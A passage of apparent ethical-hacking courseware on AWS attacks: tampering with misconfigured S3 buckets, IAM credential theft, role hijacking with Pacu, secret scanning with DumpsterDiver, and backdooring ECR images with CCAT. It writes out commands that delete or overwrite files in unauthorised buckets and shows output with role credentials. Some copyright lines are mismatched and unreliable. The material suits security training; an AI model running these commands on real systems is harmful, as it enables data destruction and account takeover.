aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

• Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

For example, the URL of the identified S3 bucket is

`http://[bucket_name].s3.amazonaws.com/`

• Step 2: Setup AWS command-line interface

Install **aws-cli** to check the AWS version and create an account.

• Step 3: Extract access keys

- After creating an account, sign in, and go to <https://console.aws.amazon.com/iam/>
- Select **Users** → **Add User**.
- Fill in the necessary details and click on the “**Create User**” button.
- Now, download the CSV file and extract your access keys.

• Step 4: Configure aws-cli

Go to the terminal and run the following command to configure **aws-cli**:

```
aws configure
```

- **Step 5: Identify vulnerable S3 buckets**

Run the following command to identify exploitable S3 buckets:

```
aws s3 ls s3://[bucket_name]  
aws s3 ls s3://[bucket_name] --no-sign-request
```

- **Step 6: Exploit S3 buckets**

Run the following commands to manipulate the files stored in S3 buckets:

Reading Files → `aws s3 ls s3://[bucket_name] --no-sign-request`

Moving Files → `aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`

Copying Files → `aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`

Deleting Files → `aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`

Compromising AWS IAM Credentials

Repository Misconfigurations	Attackers exploit misconfigurations while hosting AWS keys in a shared storage on the internal network such as the Git repository to access the AWS IAM keys
Social Engineering	Attackers use social engineering techniques such as fake emails, calls, or SMSs to trick the users into revealing AWS IAM credentials
Password Reuse	Reusing the same passwords for multiple services enables attackers to compromise the credentials and gain access to other cloud services
Vulnerabilities in AWS-Hosted Applications	Vulnerabilities in AWS-hosted applications allow attackers to perform attacks such as reading local files and server-side request forgery to steal AWS IAM credentials
Exploiting Third-Party Software	Attackers compromise third-party software used to manage cloud services to gain high-level access to the data stored in the cloud environment
Insider Threat	A disgruntled employee who wants to damage the reputation of the company can exploit the cloud services using his credentials and perform direct code changes to disclose private information to the public

Copyright © Houghton Mifflin Harcourt Publishing Company. All rights reserved. Reproduction or distribution without written consent is illegal.

Compromising AWS IAM Credentials

AWS IAM is used to provide identity management capabilities to customers. AWS IAM helps IT administrators manage AWS user identities and their changing levels of access to AWS resources. Attackers can easily compromise AWS IAM user credentials by detecting various vulnerabilities and security flaws in a cloud environment. To compromise AWS IAM, attackers can use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

Most organizations host their AWS keys in shared storage on an internal network, such as a Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse AWS keys. AWS keys can also be compromised if developers unknowingly share their personal AWS keys with a shared repository.



Figure 19.81: AWS credentials exposed to the internet

For example, the environment variables file on GitHub (see the above figure), which was unknowingly made public, reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as “updated .gitignore”. AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when they are published in a repository, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique to gain access to cloud resources.

- **Social Engineering**

Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate AWS, the attacker can employ a simple phishing technique to steal the API keys and compromise the user account.




Figure 19.82: Example of a phishing email to steal AWS credentials

- **Password Reuse**

Password reuse is a common problem that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If an attacker can compromise one password, they can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, an attacker can gain access to the backend database and retrieve password hashes or clear-text passwords stored in the database.

- **Vulnerabilities in AWS-Hosted Applications**

- **Server-Side Request Forgery**

Server-side request forgery is a common web application vulnerability used by attackers to send random web requests to the victims of compromised web servers. Attackers target the internal EC2 metadata API if a vulnerability is found in the web application, and make requests from the EC2 instance. Whenever an application

requires access to the AWS API, an IAM instance profile is attached to the EC2 instance to request the temporary AWS credentials. Because this process is performed via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

- **Reading Local File**

In general, AWS keys are stored in various locations such as configurations and log files in an operating system. For example, if a user uses the AWS command-line interface aws-cli, their credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, they can read the credentials and keys stored in the operating system to perform further exploitation.

- **Exploiting Third-Party Software**

Many online services require access to an AWS environment for their software or applications to operate properly. Some organizations deploy third-party software or applications to manage or secure cloud services. If an attacker compromises third-party software, they can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager to manage various cloud services. If an attacker compromises the password manager, they can easily gain high-level access to the cloud environment.

- **Insider Threat**

Insider threats arise mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise credentials separately to perform malicious activities. These types of insiders pose a serious threat to the organization and AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit cloud services using his credentials and performs direct code changes, leading to information disclosure to the public.

Hijacking Misconfigured IAM Roles using Pacu

- AWS IAM policies such as AssumeRole permissions are flexible, but misconfigurations in the **role permissions** can open the doors for various attacks
 - Attackers use tools such as Pacu, an open source AWS exploitation framework for enumerating and **hijacking IAM roles**
 - For example, if the role "AWS": "*" (poorly configured) exists, then any user with a valid AWS account can assume the role and obtain credentials

Copyright © ICI-Denavit. All Rights Reserved. Reproduction without permission is prohibited. Remarks: Unterkunft: 00-00000000000000000000000000000000

Hijacking Misconfigured IAM Roles using Pacu

Source: <https://github.com>

AWS IAM policies, such as AssumeRole permissions, are flexible; however, misconfigurations in role permissions can open doors to various attacks. For instance, if the role “AWS”:“*” (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.




Figure 19.83: Screenshot of an AWS IAM misconfigured policy

Attackers use tools such as Pacu, which is an open-source AWS exploitation framework, to enumerate and hijack IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when a role is identified. It can also identify

misconfigured roles, auto-assume the identified roles, and subsequently expose role credentials.

Attackers can run the Pacu script below to assume their roles. Before running the script, attackers must obtain the target account ID to assume the role.

```
assume role enum.py [-h] [-p PROFILE] [-w WORD LIST] -I ACCOUNT ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as “5” and “ADS,” and the misconfigured role “APIGateway”. The script then assumes a role and exposes the role credentials in JSON format. Attackers can use role credentials to conduct other targeted attacks.

```
PS C:\Users\spenc\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 3458 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allowed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 3458

Starting role enumeration...

Found restricted role: arn:aws:iam::3458:role/S

Found restricted role: arn:aws:iam::3458:role/ADS

** Found vulnerable role: arn:aws:iam::3458:role/APIGateway **

Hit max session time limit, reverting to minimum of 1 hour...

Successfully assumed role: arn:aws:iam::3458:role/APIGateway

{
    "Credentials": {
        "AccessKeyId": "ASIAU7DSLMANDEQMCZL5",
        "SecretAccessKey": "dteGVIHL+tj+iwo/vgMGXjuM+/xtl1BTufxEzFgR",
        "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK83iqs6GoTJgzq1CCL4AVTsLgFCTYbk6ZP8t+HOTqBTAFZxGWWQLRGGLwpvt2ohMs
B1Wq+P960X0gnKLN/9vZQ8WqZRP8VnFXHxwsPE3DbpXE8+tlsKOhn63R+OkWixkcQIRjqMorBVaWi8YChFJgXhrGXVNtBu1F2+ZKcMVn8BN2tunb+
56STqv+98Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjh+6q5JUvntSouYKAyTUP2G+bUXdoH2xtA1D5Pge93jJCc9dLzRoOK
838mAIO3Q1ff2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXgltwF",
        "Expiration": "2018-08-28 21:28:05+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAIIQZGY:oPznu4ufLRNguKHNgdEV",
        "Arn": "arn:aws:sts::3458:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
    }
}
Found 2 restricted role(s):

arn:aws:iam::3458:role/S
arn:aws:iam::3458:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Figure 19.84: Screenshot of the Pacu assume role enum script

Scanning AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys such as AWS access keys, and SSL keys.
 - Attackers use this tool to identify any potential secret leaks and hardcoded passwords in the target cloud services.
- DumpsterDiver scans directories or archives for potential secrets. To scan a directory, use:
`dumpsterDiver -p /path/to/scan`
 - Scanning a directory for AWS keys:
`dumpsterDiver -p /path/to/scan -e AWS_KEY`
 - Once the scan is complete, DumpsterDiver provides a report of potential secrets found. This report includes the file paths and the suspected secrets.



The screenshot shows the output of the DumpsterDiver command. It starts with the logo 'DUMPSTERDIVER' and the text '#Koded by @k3rby'. Below this, it says 'INTERESTING FILE HAS BEEN FOUND!!!' followed by a file path. Then it says 'FOUND POTENTIAL PASSWORD!!!' followed by a password candidate. Finally, it says 'FOUND HIGH ENTROPY!!!' followed by a string of characters.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Scanning AWS Access Keys using DumpsterDiver

Source: <https://github.com>

DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.

Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY] [--min-pass MIN_PASS] [--max-pass MAX_PASS] [--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS [GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]] [--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- `-p LOCAL_PATH` → Path to the folder containing files to be analyzed.
- `-r, --remove` → Set this flag to remove files that do not contain secret keys.
- `-a, --advance` → Set this flag to analyze files using rules specified in 'rules.yaml'.
- `-s, --secret` → Set this flag to analyze files in search of hardcoded passwords.
- `-o OUTFILE` → Generate output in JSON format.

Example Commands

- DumpsterDiver scans the directories or archives of potential secrets. To scan the directory, use:

```
dumpsterDiver -p /path/to/scan
```

The tool specifically looks for patterns that match the AWS access keys. These patterns include a specific format and length that are typical of AWS keys. For example, it searches for strings, such as AKIA, followed by 16 alphanumeric characters, which is the standard format for AWS access keys.

- Scanning a directory for AWS keys:

```
dumpsterDiver -p /path/to/scan -e AWS_KEY
```

Once the scan is complete, DumpsterDiver provides a report of the potential secrets found. This report includes the file paths and suspected secrets.

```
DumpsterDiver
#Coded by #Rzepsky

INTERESTING FILE HAS BEEN FOUND!!!
The rule defined in 'rules.yaml' file has been triggered. Checkout the file ./DumpsterDiver/source_folder/users.csv
FOUND POTENTIAL PASSWORD!!!
Potential password MSUMNx/N-juZ has been found in file ./DumpsterDiver/source_folder/update.php
FOUND HIGH ENTROPY!!!
The following string: 1xRV/uiC4kmZ0jryIZx55lQ6xN12Mjo4kn+LnjNf has been found in ./DumpsterDiver/source_folder/config.php
```

Figure 19.85: Screenshot of DumpsterDiver

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Step 1: Abuse AWS credentials

- Use the “Enumerate ECR” module to list the details of available ECR repositories.

Step 2: Pull the target Docker image


- Use the CCAT “Pull Repos from ECR” module to download the target repository.

Step 3: Create a backdoor image

- Use the “Docker Backdoor” module to create a reverse shell backdoor replacing the default CMD command.

Step 4: Push the backdoor Docker image

- Use the “Push Repos to ECR” module to upload the modified Docker image to the ECR repository.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Source: <https://github.com>

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

• Step 1: Abuse AWS credentials

Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the “Enumerate ECR” module to list the details of available ECR repositories.




Figure 19.86: Screenshot of CCAT showing ECR repositories

▪ Step 2: Pull the target Docker image

Attackers from the list of ECR repositories detect and pull the Docker image belonging to the target organization. An attacker can use the CCAT “**Pull Repos from ECR**” module to pull the target repository.

